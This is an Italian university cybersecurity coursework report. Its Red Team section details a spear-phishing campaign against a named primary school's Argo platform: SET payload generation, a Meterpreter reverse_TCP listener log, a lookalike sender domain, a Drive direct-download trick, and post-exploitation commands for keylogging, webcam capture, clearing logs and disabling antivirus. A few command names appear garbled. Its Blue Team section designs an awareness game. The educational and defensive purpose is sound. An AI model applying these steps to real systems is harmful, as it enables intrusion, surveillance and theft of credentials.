Dipartimento di Informatica

Corso di laurea “Informatica”

Cyber Security 2023/2024 Prof.ssa **Vita Barletta**

TEAM: **NetNerd**

Membro: Gatta Raffaele

Target**:** Ente pubblico scolastico primario

I due approcci distinti utilizzati per migliorare la sicurezza di un sistema informatico o di una rete sono il Red Team e il Blue Team.
In questo documento andremo ad analizzarli entrambi basandoci sul nostro caso di studio.

RED TEAM

Il Red Team rappresenta l'aspetto offensivo delle operazioni di sicurezza, utile per testare la sicurezza di un sistema, di una rete o di un'organizzazione cercando appunto, di individuare e sfruttare le vulnerabilità del sistema per valutare la capacità di difesa dell'organizzazione e identificare potenziali punti deboli.
I membri del Red Team utilizzano varie tecniche di attacco, come il social engineering, l'esplorazione delle vulnerabilità e la simulazione di attacchi reali.

0-Context: Attacco scolastico

Il nostro attacco è mirato alla piattaforma scolastica Argo della scuola primaria “Montello” di Bari. Il nostro intento principale è quello di ottenere l'accesso a documenti e risorse importanti di un’altra scuola. Ciò ci permetterebbe dunque, di andare a modificare tutte quelle che sono le votazioni e le note disciplinari presenti nel sistema, così da creare un squilibrio tra quella che è la realtà e quelli che sono i dati inseriti online, in modo tale da incrementare il parere positivo, e di conseguenza le iscrizioni, per la nostra scuola. Per far ciò dobbiamo riuscire ad accedere alla rete dei dipendenti della scuola. I dipendenti che hanno accesso alle notizie sono coloro che lavorano in segreteria, gli insegnati e le cariche più alte a livello di importanza nel sistema scolastico.
Il nostro compito è quello di riuscire ad esfiltrare informazioni da alcuni di essi; infatti, il modus operandi che andremo ad utilizzare è quello di mandare ad ognuno di essi mail, ovviamente utilizzando un indirizzo mail a loro noto (o quasi), andando così a sfruttare il concetto di trust, per poi indurli a cliccare il link che sfrutteremo per entrare nel suo computer e restare in ascolto grazie ad un payload.
Tutto ciò verrà eseguito seguendo le sette fasi della Kill Chain.

1-Reconnaisance: *In questa fase si raccolgono informazioni sull’ obiettivo, come indirizzi IP, nomi di dominio, informazioni sui dipendenti o vulnerabilità note della vittima. La ricognizione può includere ricerche online, sondaggi delle reti e raccolta di informazioni pubbliche.*
Abbiamo notato che uno dei metodi più semplici per accedere all’interno della piattaforma per raggiungere il nostro scopo, è quello di attaccare il punto più vulnerabile del carro, cioè gli insegnanti. Tali figure sono statisticamente, in Italia, con una età media di 51 anni, pertanto meno avvezzi a quelli che sono i sistemi informatici utilizzati in quest’ultimi anni per la gestione delle votazioni degli studenti. Sono persone che faticano a distinguere quelle che sono le possibili minacce all’interno della rete; pertanto, navigano con una certa inesperienza nel web.
Partiamo dunque da un ottimo punto d’inizio, considerando il fattore umano come una debolezza per far


breccia nel sistema e rimanere persistentemente attivi e aggiornati. Trovare i loro nominativi ed i loro contatti mail per crearci un target corposo, è stato semplicissimo utilizzando i Social Network come Linkedin, Facebook ed Instagram. Utilizzando LinkedIn, anche non avendo la versione premium, siamo riusciti a trovare i dipendenti della scuola Montello, cambiando l'università sul nostro profilo personale e vedendo le persone collegate che hanno frequentato la stessa e che ora sono impiegate presso questo ente scolastico. Per trovare poi gli indirizzi mail, abbiamo cercato questi utenti su Facebook/Instagram.
Una volta aver raggiunto un numero consistente di informazioni, abbiamo iniziato con l'invio di mail di phishing per scovare l'indirizzo IP, le informazioni personali e reperire le credenziali di accesso che utilizzano per entrare nella piattaforma.

Si è scelto il Sistema Operativo Kali Linux per la macchina attaccante, perché offre già in partenza strumenti per rilevare falle di sicurezza nei computer o nelle connessioni Internet, recuperare dati persi, analizzare le password ecc.

È stata scelta la famiglia di sistemi operativi Microsoft dal lato difesa, in quanto la più diffusa in ambito aziendale e privato, ed allo stesso tempo la più ricca di vulnerabilità ed ignoranza dell'utente medio nell'utilizzo quotidiano. Questo comporta l'avere grandi chance di trovare anche le più sciocche delle vulnerabilità, ad esempio, una cattiva configurazione di un sistema, una porta aperta su un computer in rete o una cattiva strategia di backup.

2-Weaponization: *In questa fase, si sviluppano o acquisiscono i mezzi per eseguire l'attacco. Questo potrebbe includere lo sviluppo di malware personalizzato, l'utilizzo di exploit noti o l'acquisto di strumenti di hacking da mercati illegali.*
L'idea che presto ci è spuntata, vista la facilità e l'alto rateo di successo, è stata quella di creare un Payloadcon un Listener, usando Social Engineering Toolkit, tramite la tecnica Windows Meterpreter Reverse_TCP, che ci permette di avere il completo controllo del computer vittima.

Social Engineering Toolkit (Pagina Iniziale)



-Dopo aver scelto dal menù Social-Engineering Attacks (1);

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

Continueremo scegliendo l'opzione (4) Create a Payload and Listener;

-Ci appariranno una serie di possibili payload applicabili a diverse architetture o che usano diverse tecniche;

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>5
```

-Utilizzeremo in questo caso il numero (5) Windows Meterpreter Reverse_TCP X64;

```
set:payloads> IP address for the payload listener (LHOST):192.168.56.104
set:payloads> Enter the PORT for the reverse listener:50289
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):y
[*] Launching msfconsole, this could take a few to load. Be patient ...
```

-In seguito, ci verrà chiesto il nostro indirizzo IP trovato attraverso il comando Ifconfig nella shell di Kali Linux;

-Ci verrà chiesta la porta per il reverse listener (già scoperta in precedenza con Nmap);

-Ed infine, una volta che il toolkit avrà creato il payload, ci verrà chiesto se attivare il listener o meno;

-In questo caso, è stato attivato automaticamente dal toolkit, attraverso Metasploit, il listener Meterpreter, che rimarrà in attesa di azioni;

3-Delivery: *Nella fase di delivery si consegna il malware o il payload dannoso al sistema di destinazione. Ciò può avvenire tramite e-mail di phishing, siti web compromessi, download dannosi o altre forme di consegna di contenuti malevoli.*

Per la fase di consegna del Payload abbiamo scelto di mascherarci come una fonte legittima, in questo caso la piattaforma Argo, notificando all'utente via mail, un tentativo di accesso al suo account.

Per fare ciò è stato creato un indirizzo mail il più possibile simile all'indirizzo reale utilizzato percomunicazioni importanti: info@argosoft.info

Nella e-mail troveremo il link che ci farà automaticamente scaricare il file Location.rar protetto da password precedentemente resa nota nella mail (per non farlo risultare una minaccia dai Client Mail) checonterrà al suo interno due file:

-Il primo file Report.pdf che conterrà una falsa posizione del tentativo fasullo di login al suo account.


-Il secondo file Location.exe sarà il payload, che una volta eseguito ci collegherà al computer vittima per averne il pieno controllo.

Per la creazione di questo link di download diretto, è stato usato Google Drive collegato al profilomail 'info@argosoft.info' creato in precedenza. Pertanto, chiunque clicchi sul collegamento creato tramite la procedura descritta di seguito vedrà l'avvio automatico deldownload.
Esempio Link del nostro Location.rar su Google Drive:
https://drive.google.com/file/d/1GBhZdC7b1gc7PjSnStVZ-MC5dsY0Nf/view?usp=sharing

1. Dal link è necessario copiare il testo compreso fra d/ e /view. Questo è l'ID univoco del file;
2. Ora, bisogna inserire quell'ID al posto di "FILEID" nel seguente link:
   https://drive.google.com/uc?export=download&id=FILEID

Avremo quindi il nostro link di download diretto non controllato da Google:
https://drive.google.com/uc?export=download&id=1GBhZdC7b1gc7PjSnStVZ-MC5dsY0Nf

Esempio Mail (Spearphishing attachment):





Sia nel file contenente i dati di chi ha effettuato l'accesso, che nella mail, abbiamo aggiunto un Footer, preso dalla pagina ufficiale di 'Argo', nel quale abbiamo però sostituito la mail originale, con la nostra, per far si che qualsiasi dubbio venga chiarito da noi, nel caso l'utente avesse bisogno di chiarimenti.

Più informazioni utili:
Spearphishing Attachment [(mitre&attack: T0865)]

4-Exploitation: *In questa fase, il malware o il payload dannoso viene eseguito sul sistema di destinazione; si sfruttano le vulnerabilità o le debolezze presenti nel sistema per guadagnare accesso non autorizzato o privilegi elevati.*

Si farà affidamento sul fattore umano e sull'ingenuità informatica dell'utente. Infatti, si spera che esso venga opportunamente guidato ad eseguire il file Location.exe (payload), situato in Location.rar





Uno degli esempi che potrebbero aumentare la curiosità e il senso di vendetta nell'utente che ha appena ricevuto un tentativo di accesso (falso), proviene dalla voce "localizza il dispositivo che ha tentato l'accessoin tempo reale".

L'apertura del payload, in seguito, non produrrà nessun effetto alla vista del Desktop dell'utente, semplicemente il file sembrerà non aprirsi. Questo non desterà quasi sicuramente sospetti da parte di un meno attento.

-Sul nostro desktop, invece, ogni volta che un computer in remoto eseguirà il payload, verrà mostrato a schermo l'apertura di sessione

```
       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.104
LHOST => 192.168.56.104
resource (/root/.set/meta_config)> set LPORT 50289
LPORT => 50289
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.104:50289
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.104:50289 -> 192.168.56.106:51446) at 2023-05-18 14:15:04 -0400
[*] Sending stage (200774 bytes) to 192.168.56.106
[*] Meterpreter session 2 opened (192.168.56.104:50289 -> 192.168.56.106:51515) at 2023-05-18 14:25:51 -0400
```

-In questo caso l'utente, come si nota, dallo screen ha eseguito due volte il payload
-Avremo quindi due sessioni aperte con lo stesso IP vittima per procedere con il nostro attacco.

L'exploit funzionerà solo su sistemi obsoleti e molto probabilmente non verrà rilevato dai tradizionalistrumenti di sicurezza, come Antivirus.

5-Installation: *Dopo lo sfruttamento con successo, si installano e attivano il malware o i componenti aggiuntivi necessari per mantenere l'accesso al sistema. Questo può includere backdoor, keylogger o altre applicazioni per il controllo remoto.*
Tradizionalmente, l'esecuzione del file malevolo infetta il dispositivo, che a sua volta rende il malware eseguibile ogni volta che il computer si avvii. Attualmente tali metodi non funzionano più in modo così semplice; infatti, la nostra idea consiste nel rimanere in ascolto per trovare nella singola sessione di utilizzo, credenziali o informazioni utili al nostro scopo nelle cartelle del Pc infetto.

6-Command&Control: *Si stabilisce una connessione con il sistema compromesso per controllare e gestire l'accesso. Questa fase coinvolge l'interazione tra il sistema compromesso e l'infrastruttura controllata dagli attaccanti.*
Verranno utilizzati i canali di comunicazione della vittima con credenziali note catturate in precedenza, comeSocial Network, indirizzi Mail ecc. per espandere il nostro attacco mirandolo con cautela. La nostra persistenza nel dispositivo consisterà proprio nell'utilizzo dei suoi account per autenticarci e districarci tra i vari nodi di comunicazioni confidenziali.

7-Actions: *In questa ultima fase, si raggiungono gli obiettivi finali, che possono variare a seconda delle motivazioni dell'attacco. Ciò potrebbe includere il furto di dati, il danneggiamento o l'interruzione dei servizi, l'estorsione o altre azioni dannose.*
Una volta che il payload è stato eseguito sulla macchina vittima, alcuni dei comandi utili al nostro attacco saranno elencati in seguito:

- pwd ti consente di vedere la directory corrente in cui ti trovi sulla destinazione remota.
- *cd* ti consente di cambiare directory.
- *cat* ti permette di vedere il contenuto di un file testuale.
- *upload* ti consente di caricare un file sulla destinazione remota.
  L' opzione -r aggiunta al comando, consente di caricare in modo ricorsivo.
- *download* ti consente di scaricare un file dalla destinazione remota sul tuo computer.
  L' opzione -r aggiunta al comando, consente di scaricare in modo ricorsivo.
- *search* ti consente di trovare i file sul file system remoto.
- *ifconfig* visualizza le interfacce di rete sulla macchina remota.
- *getuid* mostra l'utente corrente di Windows dove il payload è in esecuzione.

- *execute* consente di eseguire un comando o un file sulla macchina remota.
  Ci sono alcune opzioni per aggiungere più furtività. Ad esempio, l'opzione -Hflag per creare un processo nascosto. Puoi anche usare -mflag per eseguire direttamente dalla memoria.
- *ps* elenca i processi in esecuzione sulla macchina remota.
- *shell* consente di interagire con il prompt dei comandi della macchina remota.
- *sysinfo* mostra le informazioni di base sulla macchina remota.
- *keyscan_start* avvia la funzione di keylogging sulla macchina remota, cattura ogni tasto premuto.
- *keyscan_dump* è la funzionalità keylogger. È necessario utilizzare keyscan_start prima di utilizzare questo comando. Restituisce la lista dei tasti premuti e catturati.
- *screenshot* acquisisce uno screenshot del computer di destinazione.
- *webcam_snap* utilizzano la webcam per scattare una foto.
- *webcam_stream* utilizza fondamentalmente webcam_snap ripetutamente per creare l'effetto di streaming.
- *record_mic* acquisisce l'audio sulla macchina remota.
- *getsystem* tenta di elevare i tuoi privilegi sulla macchina remota.
- *Runkitrap0cd* automatizza l'elevazione dei privilegi.
- *clearev* cancella tutti i log delle applicazioni e del sistema.
- *getcontermeasure* consente di disabilitare le misure di sicurezza come antivirus, firewall o altro.
- *execute enum_firefox* recupera tutte le informazioni di cookie, cronologia e password salavate di Firefox.
- *execute get_application_list* ci fa conoscere tutti i programmi installati sul computer vittima.
- *killav* disabilita l'antivirus.

Considerazioni finali e sviluppi futuri

Questo attacco scolastico non è da considerarsi isolato, in quanto lo stesso modus operandi potrebbe essere applicato ad altri istituti scolastici, accrescendo così la nostra valutazione.

Gli altri sviluppi di questo attacco sono molteplici, tuttavia, in base a che utente ci troveremo davanti, ovvero a che tipo di dipendente, valuteremo se restare in ascolto ed agire su quell'utente, o continuare conl'attacco cercando di puntare più in alto, andando così a scalare la gerarchia dei dipendenti, arrivando dunque a posizioni con più privilegi in ambito lavorativo.

Considerando che il nostro attacco non prevede consistenza, ovvero avremmo a disposizione solo la durata di una sessione, grazie al comando download potremmo scaricarci sulla nostra macchina i contenuti di cui abbiamo bisogno, per poter avere in seguito tutto il tempo necessario per ispezionarli.

Potremmo anche effettuare regolarmente screenshots del suo Desktop per vedere in tempo reale il suo utilizzo; potremmo cancellare tutti i log delle applicazioni, del sistema e della sicurezza per non destare sospetti e addirittura disabilitare tutte le misure di sicurezza come antivirus o firewall attivi sulla macchina.Da remoto inoltre potremmo scaricarci il file con tutte le informazioni relative al suo browser predefinito come cookie, cronologia, password salvate ecc. Con il comando upload potremmo invece, inserire o modificare i file delle notizie o delle ricerche, creando un disservizio per danneggiare l'azienda o la figurapresa di mira in quel momento.

In conclusione, abbiamo trovato l'utilizzo della Cyber Kill Chain opportuno, perché considerando tutti i problemi incontrati nel tragitto di versioni, accesso negato o tecniche errate di accesso, si arrivava ad operare in maniera disordinata tralasciando vari passaggi fondamentali alla buona riuscita del progetto.

Pertanto, non lasciando niente per scontato abbiamo raggiunto una conclusione e un'idea di attacco realmente attuabile dopo aver seguito step by step tutte le fasi precedentemente descritte, se pur con l'amarezza di non poter replicare tali progetti su sistemi operativi di ultima generazione, con l'invisibilità ai sistemi di sicurezza o la persistenza con l'installazione di altri malware o backdoors. Certamente uno degli sviluppi futuri sarebbe l'ulteriore ricerca per arrivare ad implementare tutte le funzionalità descritte precedentemente. D'altra parte, ci ha stupito il fatto di poter arrivare così facilmente alle informazioni che crediamo siano custodite perfettamente nei nostri computer, ed uno degli argomenti di riflessione è stato

quanto il fattore e la psicologia umana incida sugli sviluppi degli attacchi, e per quanto questi li vediamo catalogati nel passato, sono serviti per raggiungere la “sicurezza” di cui vantiamo oggi, o almeno di cui ne abbiamo l’illusione.

BLUE TEAM

Il Blue Team rappresenta l'aspetto difensivo delle operazioni di sicurezza. Il suo scopo principale è rilevare, prevenire e rispondere agli attacchi informatici, proteggendo l'organizzazione e i suoi dati sensibili. È composto da responsabili della difesa e della protezione dei sistemi informatici che monitorano costantemente la rete e i sistemi alla ricerca di attività sospette, intrusioni o violazioni della sicurezza, implementando strumenti difensivi, come firewall, antivirus, sistemi di rilevamento malware e altre misure di protezione.

Serious Game: *Un serious game è un tipo di gioco che combina elementi di intrattenimento e divertimento con scopi educativi, formativi o informativi. A differenza dei giochi tradizionali, il serious game è progettato con l'obiettivo di insegnare o comunicare un concetto specifico, promuovere l'apprendimento o risolvere problemi reali. Questi giochi si avvalgono di meccaniche e strutture tipiche dei videogiochi, come obiettivi, sfide, premi e feedback immediato, al fine di coinvolgere e motivare i giocatori. Possono assumere diverse forme, come giochi online, giochi da tavolo, giochi di ruolo, giochi per computer o giochi basati sulla realtà virtuale. Essi, quindi, offrono un'esperienza interattiva e coinvolgente, che favorisce l'apprendimento attivo, la risoluzione di problemi e lo sviluppo di competenze pratiche.*

Dunque, il concetto di Blue Team può essere integrato in un serious game per la sensibilizzazione riguardo l’argomento. Ad esempio, in un serious game sulla sicurezza informatica, gli utenti possono sperimentare in modo interattivo le sfide reali che i professionisti della sicurezza affrontano quotidianamente. Ciò permette loro di acquisire competenze pratiche, migliorare la consapevolezza della sicurezza e sviluppare una mentalità difensiva per proteggere i loro sistemi e dati personali nel mondo digitale.

DigitalDefender

TEAM: NetNerd
Membro: Gatta Raffaele

Learning aspects

Competenza/Argomento scelto:

- Phishing: Si imparano a riconoscere gli attacchi di phishing e a evitare di fornire informazioni personali o finanziarie a siti o e-mail non affidabili.
- Malware: I giocatori apprendono come proteggersi dai software dannosi, come virus, worm e trojan, e comprendono l'importanza di utilizzare software antivirus.
- Ingegneria sociale: Gli utenti vengono istruiti su come riconoscere e prevenire gli attacchi che sfruttano l'inganno e la manipolazione delle persone per ottenere accesso non autorizzato a informazioni riservate.
- Protezione dei dati sensibili: I giocatori imparano a gestire correttamente i dati personali e aziendali, inclusi password sicure, crittografia dei dati e backup regolari.
- Sicurezza delle reti: Gli utenti acquisiscono conoscenze su come proteggere le reti, inclusa l'implementazione di firewall, la configurazione di reti wireless sicure e la gestione degli accessi.

- Responsabilità degli utenti: I giocatori imparano che la sicurezza informatica è una responsabilità condivisa.

Obiettivo di apprendimento del serious game: L'obiettivo di apprendimento è fornire ai giocatori una conoscenza pratica delle migliori pratiche di sicurezza informatica e sensibilizzarli sull'importanza di proteggere i propri dati e la propria privacy online. Alcuni degli obiettivi specifici di apprendimento includono:

- Riconoscere le minacce informatiche: Il gioco mira a educare i giocatori sulle diverse tipologie di minacce informatiche. Ad esempio, phishing, malware, attacchi di ingegneria sociale, eccetera. Quindi a come riconoscerle e affrontarle.
- Adottare comportamenti sicuri online: Si incoraggia il giocatore a sviluppare abitudini e comportamenti sicuri durante l'utilizzo di Internet, come non aprire e-mail sospette, evitare di cliccare su link o file eseguibili non verificati e attivare e mantenere aggiornati gli antivirus ed attivi i firewall.
- Proteggere la propria identità e privacy: I giocatori apprendono l'importanza di proteggere la propria identità digitale e la propria privacy online.
- Comprendere le implicazioni delle violazioni di sicurezza: Si apprendono le conseguenze delle violazioni di sicurezza, come il furto di identità, la perdita di dati sensibili e l'impatto finanziario e reputazionale che possono derivarne.

L'obiettivo complessivo è fornire ai giocatori le conoscenze e le competenze necessarie per proteggere sé stessi, le loro informazioni personali e gli asset digitali dagli attacchi informatici. Il gioco offre un approccio pratico ed esperienziale all'apprendimento, permettendo ai giocatori di mettere in pratica le competenze acquisite e sviluppare una maggiore consapevolezza della sicurezza informatica.

Target Audience: Il gioco ha un target ampio e diversificato, ma si concentra principalmente su persone di età superiore a 16 anni, che utilizzano attivamente la tecnologia e sono esposte a rischi informatici. Considerando l'attacco che abbiamo precedentemente svolto, riteniamo opportuno rivolgerci maggiormente ai dipendenti di aziende private\pubbliche che hanno accesso ai dati sensibili delle organizzazioni, tutelando così non solo la propria privacy ma anche quella dell'ente nella quale lavorano. Tuttavia, il gioco può essere goduto da giocatori di tutte le età interessati alla sicurezza informatica.

Gaming aspects

Descrizione del gameplay: Il gioco si svolge in diverse fasi, ognuna delle quali presenta un obiettivo specifico che i giocatori devono raggiungere. Durante le fasi, i giocatori devono affrontare compiti come l'analisi delle e-mail di phishing, l'identificazione di comportamenti sospetti nella rete, la risoluzione di enigmi crittografici e la gestione degli strumenti di sicurezza. Le decisioni da prendere infatti, saranno rapide e ponderate, valutando i rischi e adottando le misure adeguate a proteggere NeoCentral e i suoi abitanti. Le sfide saranno esposte come enigmi a trascinamento, quiz su riga di comando simulata, oppure domande a risposta multipla. La risoluzione di tali enigmi porterà all'accumulo di punti esperienza per progredire nel gioco. Inoltre, saranno disponibili anche ricompense, come nuove abilità, strumenti di sicurezza avanzati o accesso a nuove missioni in NeoCentral. Il controllo dello stato e della personalizzazione del player lo si avrà dal menù del NeoProtector che mostrerà anche il progresso del gioco. Infine, il punteggio finale della sessione, sarà mostrato su una classifica mondiale, dove ci si potrà confrontare con i vari giocatori. I primi posti di tale classifica avranno diritto a buoni sconti reali, utilizzabili per gli acquisti online sui siti delle aziende partner.

Meccaniche del gioco: Il gioco inizia con una serie di tutorial che spiegano i rischi associati all'apertura di e-mail di phishing, all'importanza di abilitare gli antivirus e i firewall e all'evitare di cliccare su file eseguibili di

provenienza sconosciuta. I giocatori vengono introdotti alla vasta gamma di trucchi e tattiche utilizzati dagli hacker per ingannare gli utenti.
Successivamente, i giocatori vengono sfidati a completare missioni che rappresentano situazioni reali. Ad esempio, possono ricevere e-mail sospette e devono valutare attentamente gli indizi visibili per identificare se sono phishing o meno. Possono anche ricevere richieste di scaricare file eseguibili da fonti sconosciute e devono prendere decisioni informate per evitare possibili infezioni da malware.
Il gioco premia i giocatori per le scelte corrette e offre un feedback educativo su quelle errate. Attraverso missioni avvincenti, enigmi e sfide, i giocatori imparano gradualmente le migliori pratiche di sicurezza informatica e l'importanza di proteggere i propri dati personali e le informazioni sensibili.

